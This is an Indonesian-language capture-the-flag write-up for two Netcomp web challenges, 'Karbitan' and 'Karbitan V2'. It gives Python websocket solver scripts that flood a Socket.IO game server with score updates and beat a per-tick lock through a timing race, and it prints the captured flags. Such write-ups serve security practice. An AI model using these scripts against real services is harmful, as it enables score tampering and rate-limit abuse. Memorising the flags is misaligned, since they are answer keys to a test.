Untuk menyelesaikan soal ini, berikut pendekatan yang kami lakukan:

1. init user apapun
2. kirim score 50 sebanyak setidaknya 100 kali
3. get flag


Kita set 50 karena ada batasan jumlah score yang bisa diupdate tiap requestnya.

Solusi

Berikut merupakan solver script yang kami gunakan untuk menyelesaikan soal tersebut:

```
import websocket
import time
import json


URL = "ws://103.127.138.252:23130/socket.io/?UIO=4&transport=websocket"

UUID = "ddfb33bc-fad1-45b9-8963-edc0f5407715"
NAME = "dadada"
SCORE_PER_UPDATE = 50
TOTAL_UPDATES = 110
```

```python
def on_open(ws):
    print("WebSocket connection opened.")

    init_data = f'42["init",{{"uuid":"{UUID}","name":"{NAME}","score":100}}]'
    ws.send(init_data)
    print("Sent init event:", init_data)

    for i in range(TOTAL_UPDATES):
        update_data = f'42["update",{{"name":"{NAME}","score":{SCORE_PER_UPDATE}}}]'
        ws.send(update_data)
        print(f"Sent update {i + 1}/{TOTAL_UPDATES}: {update_data}")
        time.sleep(0.1)
    flag_request = '42["flag"]'
    ws.send(flag_request)
    print("Requested flag.")

def on_message(ws, message):
    print(f"Received message: {message}")

def on_error(ws, error):
    print(f"Error: {error}")

def on_close(ws, close_status_code, close_msg):
    print("WebSocket connection closed.")

if __name__ == "__main__":
    websocket.enableTrace(True)
    ws = websocket.WebSocketApp(
        URL,
        on_open=on_open,
        on_message=on_message,
        on_error=on_error,
        on_close=on_close
    )
    ws.run_forever()
```



```
++Rcv raw: b'\x81042["flag","Netcomp{webs0cket_k4rbitan_so_e4sy}"]'
++Rcv decoded: fin=1 opcode=1 data=b'42["flag","Netcomp{webs0cket_k4rbitan_so_e4sy}"]'
Received message: 42["flag","Netcomp{webs0cket_k4rbitan_so_e4sy}"]
++Rcv raw: b'\x81\x1042["score",5500]'
```

Hasil

Netcomp{webs0cket_k4rbitan_so_e4sy}

Karbitan V2

Deskripsi

Ada cewek anime cantik klaim, ada lagi klaim, ada orang post waifunya klaim, nemu lagi waifu orang klaim. Itu namanya penyakit karbitan kronis.

Informasi Terkait Soal

Soal ini sama dengan soal sebelumnya, bedanya hanya ada limit waktu untuk emit, dimana apabila terlalu cepat, maka data akan dihapus:

```
socket.on('update', async (data) => {
    if (data.score > 0) {
        if (data.score > MAX_ALLOWED_SCORE_PER_TICK) {
            // do nothing
        } else {
            socket.score += data.score
        }

        if (socket.lock) {
            socket.emit("flag", "KARBIT DETECTED!")
            deleteData(socket)
        }
        socket.lock = true
    }

    let currentTimestamp = Date.now()
```

```
        if (currentTimestamp - socket.lastUpdate > SERVER_TICK) {
            socket.lastUpdate = currentTimestamp
            socket.lock = false
        }
        if (currentTimestamp - socket.createdAt > 60000) {
            socket.disconnect()
        }
    })
```

Pendekatan

Pendekatan yang kami lakukan tidak jauh berbeda dengan cara sebelumnya, hanya saja berikut beberapa percobaan yang kami lakukan:


1. Ubah Request jadi tiap 1 detik / 2 detik = Gagal
2. Ubah Request menggunakan multi threading = Gagal
3. Set interval request jadi 0.00000000000000000000000001 = Sukses

Entah mengapa solusi terakhir terkadang sukses terkadang gagal, tetapi kami berhasil mendapatkan flag menggunakan solusi terakhir 😀.

Solusi

Berikut adalah solver yang kami gunakan:

```
import websocket
import time
import json


URL = "ws://103.127.138.252:35770/socket.io/?UIO=4&transport=websocket"


UUID = "381d33a7-d44a-4aba-8059-8c1a2090ebd8"
NAME = "ari"*1000
SCORE_PER_UPDATE = 50
TOTAL_UPDATES = 200


def on_open(ws):
    print("WebSocket connection opened.")
    init_data = f'42["init",{{"uuid":"{UUID}","name":"{NAME}","score":0}}]'
    ws.send(init_data)
    print("Sent init event:", init_data)
    flag_request = '42["flag"]'
    for i in range(TOTAL_UPDATES):
        update_data = f'42["update",{{"name":"{NAME}","score":{SCORE_PER_UPDATE}}}]'
        ws.send(flag_request)
        ws.send(update_data)
        print(f"Sent update {i + 1}/{TOTAL_UPDATES}: {update_data}")
        time.sleep(0.00000000000000000000001)

    ws.send(flag_request)
    print("Requested flag.")

def on_message(ws, message):
    print(f"Received message: {message}")

def on_error(ws, error):
    print(f"Error: {error}")

def on_close(ws, close_status_code, close_msg):
    print("WebSocket connection closed.")

if __name__ == "__main__":
    websocket.enableTrace(True)
    ws = websocket.WebSocketApp(
        URL,
        on_open=on_open,
        on_message=on_message,
        on_error=on_error,
        on_close=on_close
    )
    ws.run_forever()
```



```
Received message: 42["flag","KARBIT DETECTED!"]
++Rcv raw: b'\x81=42["flag","Netcomp{webs0cket_k4rbit_buk4n_s3mb4r4ng_k4rb1t}"]'
++Rcv decoded: fin=1 opcode=1 data=b'42["flag","Netcomp{webs0cket_k4rbit_buk4n_s3mb4r4ng_k4rb1t}"]'
Received message: 42["flag","Netcomp{webs0cket_k4rbit_buk4n_s3mb4r4ng_k4rb1t}"]
++Rcv raw: b'\x81=42["flag","Netcomp{webs0cket_k4rbit_buk4n_s3mb4r4ng_k4rb1t}"]'
++Rcv decoded: fin=1 opcode=1 data=b'42["flag","Netcomp{webs0cket_k4rbit_buk4n_s3mb4r4ng_k4rb1t}"]'
Received message: 42["flag","Netcomp{webs0cket_k4rbit_buk4n_s3mb4r4ng_k4rb1t}"]
++Rcv raw: b'\x81\x1042["score",7900]'
```

Hasil

Netcomp{webs0cket_k4rbit_buk4n_s3mb4r4ng_k4rb1t}